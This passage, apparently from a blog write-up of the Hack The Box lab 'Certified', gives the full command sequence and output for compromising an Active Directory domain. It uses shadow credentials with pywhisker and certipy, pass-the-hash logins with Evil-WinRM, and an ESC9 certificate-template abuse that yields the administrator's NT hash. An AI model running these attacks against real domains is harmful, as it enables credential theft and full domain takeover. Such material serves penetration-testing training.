
```
python3 -m venv cert
source venv/bin/activate
```

Now I can clone pywhisker and download the requirements.

```
git clone https://github.com/ShutdownRepo/pywhisker.git
cd pywhisker
pip3 install -r requirements.txt
cd pywhisker
```

Now I can check to see if management_svc has shadow creds.


```
python3 pywhisker.py --action list -d certified.htb -u judith.mader -p judith09 --dc-
ip 10.129.182.172 -t management_svc
```



```
[*] Searching for the target account
[*] Target user found: CN=management service,CN=Users,DC=certified,DC=htb
[*] Attribute msDS-KeyCredentialLink is either empty or user does not have read permissions on that attribute
```

Not a problem, I can add some.

```
python3 pywhisker.py --action add -d certified.htb -u judith.mader -p judith09 --dc-
ip 10.129.182.172 -t management_svc
```




```
[*] Searching for the target account
[*] Target user found: CN=management service,CN=Users,DC=certified,DC=htb
[*] Generating certificate
[*] Certificate generated
[*] Generating KeyCredential
[*] KeyCredential generated with DeviceID: 8840fa56-382d-b82e-14fd-9561a4ca981f
[*] Updating the msDS-KeyCredentialLink attribute of management_svc
[+] Updated the msDS-KeyCredentialLink attribute of the target object
[+] Saved PFX (#PKCS12) certificate & key at path: 9t2Ahj4Z.pfx
[*] Must be used with password: vy1ChB2p6Rfv1JxAbT6n
[*] A TGT can now be obtained with https://github.com/dirkjanm/PKINITtools
```

I'm just going to do exactly what the command says and use PKINITtools to get the TGT. So I'll go ahead and clone it.

```
  git clone https://github.com/dirkjanm/PKINITtools
  cd PKINITtools
  pip3 install -r requirements.txt
```

Now I'll run the command providing the information from the previous command.

```
python3 gettgtpkinit.py -cert-pfx ../9t2Ahj4Z.pfx -pfx-pass vy1ChB2p6Rfv1JxAbT6n
certified.htb/management_svc management_svc.ccache -dc-ip 10.129.182.172
```




```
2025-01-22 21:47:19,072 minikerberos INFO     Loading certificate and key from file
INFO:minikerberos:Loading certificate and key from file
2025-01-22 21:47:19,081 minikerberos INFO     Requesting TGT
INFO:minikerberos:Requesting TGT
2025-01-22 14:47:23,259 minikerberos INFO     AS-REP encryption key (you might need this later):
INFO:minikerberos:AS-REP encryption key (you might need this later):
2025-01-22 14:47:23,259 minikerberos INFO     763a399ddfc5a617c3b785f46acb3eb7aac43f503b3f5bd7578b37ad615b4123
INFO:minikerberos:763a399ddfc5a617c3b785f46acb3eb7aac43f503b3f5bd7578b37ad615b4123
2025-01-22 14:47:23,261 minikerberos INFO     Saved TGT to file
INFO:minikerberos:Saved TGT to file
```

Now all that's left is to read it using getnthash.py.

```
  export KRB5CCNAME=management_svc.ccache

  python3 getnthash.py certified.htb/management_svc -key
  763a399ddfc5a617c3b785f46acb3eb7aac43f503b3f5bd7578b37ad615b4123
```

After fighting a few times with clock skew, I got the hash!



```
[*] Using TGT from cache
[*] Requesting ticket to self with PAC
Recovered NT Hash
a091c1832bcdd4677c28b5a6a1295584
```

We can log in and get the user hash.


```
  evil-winrm -i 10.129.182.172 -u management_svc -H
  'a091c1832bcdd4677c28b5a6a1295584'

  *Evil-WinRM* PS C:\Users\management_svc>cat desktop/user.txt
  1c153*****************************
  *Evil-WinRM* PS C:\Users\management_svc>
```

PrivEsc to Administrator

Alright, now that I can successfully authenticate as management_svc, I need to pivot to ca_operator, since ADCS is active, and I have GenericAll over ca_operator, I can get its hash using certipy shadow.


```
  certipy shadow auto -username management_svc@certified.htb -hashes
  'a091c1832bcdd4677c28b5a6a1295584' -account ca_operator
```



```
[*] Targeting user 'ca_operator'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID 'ea8181a4-9174-a361-ca68-88324c0cc30c'
[*] Adding Key Credential with device ID 'ea8181a4-9174-a361-ca68-88324c0cc30c' to the Key Credentials for 'ca_operator'
[*] Successfully added Key Credential with device ID 'ea8181a4-9174-a361-ca68-88324c0cc30c' to the Key Credentials for 'ca_operator'
[*] Authenticating as 'ca_operator' with the certificate
[*] Using principal: ca_operator@certified.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'ca_operator.ccache'
[*] Trying to retrieve NT hash for 'ca_operator'
[*] Restoring the old Key Credentials for 'ca_operator'
[*] Successfully restored the old Key Credentials for 'ca_operator'
[*] NT hash for 'ca_operator': b4b86f45c6018f1b664f70805f45d8f2
```

Easy day, We got the hash for ca_operator / b4b86f45c6018f1b664f70805f45d8f2
Now I'm going to check for any vulnerable templates using certipy.

```
certipy find -u ca_operator -hashes 'b4b86f45c6018f1b664f70805f45d8f2' -target
certified.htb -text -stdout -vulnerable
```




```
                                                    CERTIFIED.HTB\Administrator
  [!] Vulnerabilities
    ESC9                              : 'CERTIFIED.HTB\\operator ca' can enroll and template has no security extension
```

Good news and bad new! We have a vulnerable template, but it's ESC9. ESC9 is just alittle more complicated is all. We can exploit it using this article here.

First, I need to change ca_operators UPN to Administrator.


```
certipy account update -username management_svc@certified.htb -hashes
'a091c1832bcdd4677c28b5a6a1295584' -user ca_operator -upn Administrator
```



```
[*] Updating user 'ca_operator':
    userPrincipalName                         : Administrator
[*] Successfully updated 'ca_operator'
```

Now we need to request the vulnerable template as ca_operator.


```
certipy req -username ca_operator@certified.htb -hashes
'b4b86f45c6018f1b664f70805f45d8f2' -ca certified-DC01-CA -template
CertifiedAuthentication
```



```
[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 4
[*] Got certificate with UPN 'Administrator'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'
```

Now we can change the upn back.


```
certipy account update -username management_svc@certified.htb -hashes
'a091c1832bcdd4677c28b5a6a1295584' -user ca_operator -upn ca_operator@certify.htb
```



```
[*] Updating user 'ca_operator':
    userPrincipalName                         : ca_operator@certify.htb
[*] Successfully updated 'ca_operator'
```

Last but not least, we can attempt to log in and steal the administrators NTLM hash.

```
  certipy auth -pfx administrator.pfx -domain certified.htb
```



```
[*] Using principal: administrator@certified.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@certified.htb': aad3b435b51404eeaad3b435b51404ee:0d5b49608bbce1751f708748f67e2d34
```

Now I can Evil-Winrm as administrator and get the root hash.

```
evil-winrm -i 10.129.182.172 -u administrator -H '0d5b49608bbce1751f708748f67e2d34'
  *Evil-WinRM* PS C:\Users\Administrator\desktop> type root.txt
  98e66****************************
```

Thanks for reading everyone, I really enjoyed this machine. It was very straight forward and gave me a good opportunity to practice my remote ACL abuse. Happy Hacking!